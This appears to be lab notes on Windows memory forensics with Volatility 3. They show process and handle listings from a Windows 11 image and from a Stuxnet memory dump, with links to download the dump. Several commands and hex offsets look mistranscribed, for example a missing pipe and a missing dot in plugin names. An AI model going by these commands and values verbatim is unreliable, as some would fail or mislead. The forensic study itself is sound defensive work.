1664	1052	svchost.exe	0x860f0c8c080	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1676	1052	svchost.exe	0x860f0c900c0	7	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1796	1052	svchost.exe	0x860f0cc0080	6	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1812	1052	svchost.exe	0x860f0cc0cd080	4	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1832	1052	svchost.exe	0x860f0cc2080	2	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
2024	1052	svchost.exe	0x860f0cdd6080	3	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
844	1052	IntelCphDCPSv.exe	0x860f0c430c0	3	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1204	1052	svchost.exe	0x860f0c47080	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1488	1052	svchost.exe	0x860f0c4d080	19	-	0	False	2023-05-03 12:16:35.000000	N/A	Disabled
1936	1052	svchost.exe	0x860f0cf3d080	4	-	0	False	2023-05-03 12:16:35.000000	N/A	Disabled
1980	1052	svchost.exe	0x860f0fc3c080	0	-	0	False	2023-05-03 12:16:35.000000	2023-05-03 16:31:05.000000	Disabled

It shows System is the 1st processor

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0x860eeb2f5040	291	-	N/A	False	2023-05-03 12:16:29.000000	N/A	Disabled140 0x86 Registry

To get entire information at a time

> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows.pslist										
Volatility 3 Framework 2.4.2 PDB scanning finished										
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0x860eeb2f5040	291	-	N/A	False	2023-05-03 12:16:29.000000	N/A	Disabled140 0x86 Registry
0xeb3ef040	4	-	N/A	False	2023-05-03 12:16:23.000000	N/A	Disabled			
636	4	smss.exe	0x860f063aa080	2	-	N/A	False	2023-05-03 12:16:29.000000	N/A	Disabled
868	636	smss.exe	0x860f084f2080	0	-	0	False	2023-05-03 12:16:30.000000	2023-05-03 12:16:34.000000	Disabled
788	868	csrss.exe	0x860f0931e140	11	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
588	868	wininit.exe	0x860f0b475080	2	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1052	588	services.exe	0x860f0b53e080	8	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1080	588	lsass.exe	0x860f0b5c7080	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1152	1012	winlogon.exe	0x860f0b5d9080	0	-	1	False	2023-05-03 12:16:34.000000	2023-05-03 12:17:49.000000	Disabled
1268	1052	svchost.exe	0x860f0b68c080	16	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1296	1152	fontdrvhost.exe	0x860f0b69b080	0	-	1	False	2023-05-03 12:16:34.000000	2023-05-03 12:17:49.000000	Disabled
1300	588	fontdrvhost.exe	0x860f0b6b4080	5	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1384	1052	WUDFHost.exe	0x860f0b7340c0	14	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1440	1052	svchost.exe	0x860f0b7be0c0	10	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled
1492	1052	svchost.exe	0x860f0b7d5080	5	-	0	False	2023-05-03 12:16:34.000000	N/A	Disabled

For filtering purpose we use Select-String

Analysing chrome

PS C:\Users\HP\Downloads\volatility> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windows.pslist Select-String chrome													
Progress:	100.00	PDB scanning finished											
12796	11544	chrome.exe	0x860f155f7104	55	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
1460	12796	chrome.exe	0x860f162de0c0	8	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
14420	12796	chrome.exe	0x860f168bb0c0	27	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
9140	12796	chrome.exe	0x860f16bda0c0	20	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
16772	12796	chrome.exe	0x860f171ce0c0	10	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
19428	12796	chrome.exe	0x860f16279c0	19	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
9940	12796	chrome.exe	0x860f15e450c0	19	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
11456	12796	chrome.exe	0x860f170020c0	16	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
4188	12796	chrome.exe	0x860f163670c0	20	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
8752	12796	chrome.exe	0x860f16faf0c0	17	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
576	12796	chrome.exe	0x860f16ddaa0c0	16	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
18816	12796	chrome.exe	0x860f15f988c0	17	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
19028	12796	chrome.exe	0x860f160b0c0	19	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
8128	12796	chrome.exe	0x860f106790c0	17	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
1616	12796	chrome.exe	0x860f164570c0	19	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
2494	12796	chrome.exe	0x860f099702c0	19	-	2	False	2023-05-03	16:52:58.000000	N/A	Disabled		
3268	12796	chrome.exe	0x860f110c6080	12	-	2	False	2023-05-03	16:53:07.000000	N/A	Disabled		
3300	12796	chrome.exe	0x860f17a020c0	19	-	2	False	2023-05-03	16:57:36.000000	N/A	Disabled		
16636	12796	chrome.exe	0x860f1la33080	21	-	2	False	2023-05-03	17:26:02.000000	N/A	Disabled		
26996	12796	chrome.exe	0x860f0d35c0	22	-	2	False	2023-05-03	21:19:22.000000	N/A	Disabled		
15256	12796	chrome.exe	0x860f1ba02080	22	-	2	False	2023-05-04	03:57:30.000000	N/A	Disabled		
26252	12796	chrome.exe	0x860f1794c0	20	-	2	False	2023-05-04	04:06:54.000000	N/A	Disabled		
23920	12796	chrome.exe	0x860f187920c0	19	-	2	False	2023-05-04	04:08:36.000000	N/A	Disabled		
1636	12796	chrome.exe	0x860f09a180c0	21	-	2	False	2023-05-04	04:11:17.000000	N/A	Disabled		
6048	12796	chrome.exe	0x860f1la39b0c0	18	-	2	False	2023-05-04	04:17:30.000000	N/A	Disabled		
24152	12796	chrome.exe	0x860f16a130c0	19	-	2	False	2023-05-04	04:19:58.000000	N/A	Disabled		
15948	12796	chrome.exe	0x860f1b00c080	18	-	2	False	2023-05-04	04:20:04.000000	N/A	Disabled		
24040	12796	chrome.exe	0x860f1b81bd0c0	28	-	2	False	2023-05-04	04:20:06.000000	N/A	Disabled		
28488	12796	chrome.exe	0x860f1ac0c080	19	-	2	False	2023-05-04	04:48:01.000000	N/A	Disabled		
3704	12796	chrome.exe	0x860f18fb3080	8	-	2	False	2023-05-04	04:49:29.000000	N/A	Disabled		
11696	12796	chrome.exe	0x860f1d615080	22	-	2	False	2023-05-04	04:49:30.000000	N/A	Disabled		
17916	12796	chrome.exe	0x860f1e88880	13	-	2	False	2023-05-04	04:49:32.000000	N/A	Disabled		
23232	12796	chrome.exe	0x860f1d7b4080	16	-	2	False	2023-05-04	04:54:43.000000	N/A	Disabled		

To know what handles

windows.handles -h (Help menu for windows handles)

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\win11x64-8GB.mem" windowshandles -h  
Volatility 3 Framework 2.4.2  
usage: volatility windowshandles.Handles [-h] [--pid [PID ...]]  
  
options:  
  -h, --help      show this help message and exit  
  --pid [PID ...] Process IDs to include (all other processes are excluded)
```

If you don't use pid it gives all of handles not only file handles in the memory image its going to be a lot of data

MEMORY ANALYSIS ON STUXNET malware by volatility

Where the Stuxnet memory dump available :

<https://github.com/jaredthecoder/codestock2017-stuxnet-forensic-analysis>

<https://www.jonrajewski.com/data/Malware/>

Scanning layer_name using PdbSignatureScanProgress: 0.00												Scanning layer_name using PdbSignatureScanProg		
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output				
4	0	System	0x823c8830	59	483	N/A	False	N/A/N/A	Disabled					
376	4	smss.exe	0x820df020	3	19	N/A	False	2010-10-29 17:08:53.000000	N/A	Disabled				
600	376	csrss.exe	0x821a2da0	11	395	0	False	2010-10-29 17:08:54.000000	N/A	Disabled				
624	376	winlogon.exe	0x81da5650	19	570	0	False	2010-10-29 17:08:54.000000	N/A	Disabled				
668	624	services.exe	0x82073020	21	431	0	False	2010-10-29 17:08:54.000000	N/A	Disabled				
680	624	lsass.exe	0x81e70020	19	342	0	False	2010-10-29 17:08:54.000000	N/A	Disabled				
844	668	vmatchtlp.exe	0x823315d8	1	25	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
856	668	svchost.exe	0x81bd8d80	17	193	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
940	668	svchost.exe	0x81e61da0	13	312	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
1032	668	svchost.exe	0x82284e30	61	1169	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
1088	668	svchost.exe	0x81e1bb28	5	88	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
1208	668	svchost.exe	0x81ff7020	14	197	0	False	2010-10-29 17:08:55.000000	N/A	Disabled				
1412	668	spoolsv.exe	0x81fee8b0	18	118	0	False	2010-10-29 17:08:56.000000	N/A	Disabled				
1588	668	jus.exe	0x81e0ed00	5	148	0	False	2010-10-29 17:09:05.000000	N/A	Disabled				
1664	668	wmtolsd.exe	0x81fe52d0	5	284	0	False	2010-10-29 17:09:05.000000	N/A	Disabled				
1816	668	VMMpudgeHelper	0x821a0560	3	96	0	False	2010-10-29 17:09:08.000000	N/A	Disabled				
188	668	alg.exe	0x8285ada0	6	187	0	False	2010-10-29 17:09:08.000000	N/A	Disabled				
1996	1728	explorer.exe	0x820ec7e8	16	582	0	False	2010-10-29 17:11:49.000000	N/A	Disabled				
2048	1032	wscntfy.exe	0x820cc1c0	1	28	0	False	2010-10-29 17:11:49.000000	N/A	Disabled				

List of all handles :

```
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\stuxnet.vmem\stuxnet.vmem" windows.handles --h
Volatility 3 Framework 2.4.2
usage: volatility windows.handles [-h] [--pid [PID ...]]

options:
  -h, --help            show this help message and exit
  --pid [PID ...]      Process IDs to include (all other processes are excluded)
PS C:\Users\HP\Downloads\volatility3> python vol.py -f "D:\CyberForensics\MemoryAnalysis\stuxnet.vmem\stuxnet.vmem" windows.handles --pid 188
Volatility 3 Framework 2.4.2
Progress: 100.00          PDB scanning finished
PID  Process Offset HandleValue Type GrantedAccess Name
188  alg.exe 0xe10996e0  0x4    KeyedEvent   0x20003 CritSecOutOfMemoryEvent
188  alg.exe 0xe16008f8  0x8    Directory    0x3    KnownDlls
188  alg.exe 0x81e5f720  0xc    File        0x100020 \Device\HarddiskVolume1\WINDOWS\system32
188  alg.exe 0x82062880  0x10   Event       0x21f0003
188  alg.exe 0xe1613978  0x14   Directory   0xf000f Windows
188  alg.exe 0xe211c8d8  0x18   Port        0x21f0001
188  alg.exe 0x820646f8  0x1c   WindowStation 0xf006 Service-0x0-3e5$
188  alg.exe 0xe1623538  0x20   Directory   0x2000f BaseNamedObjects
188  alg.exe 0x81ee3980  0x24   Mutant     0x1f0001 SHIMLIB_LOG_MUTEX
188  alg.exe 0x81ee0a58  0x28   Desktop    0xf00cf Default
188  alg.exe 0x81ee0a58  0x28   Desktop    0xf00cf Default
```

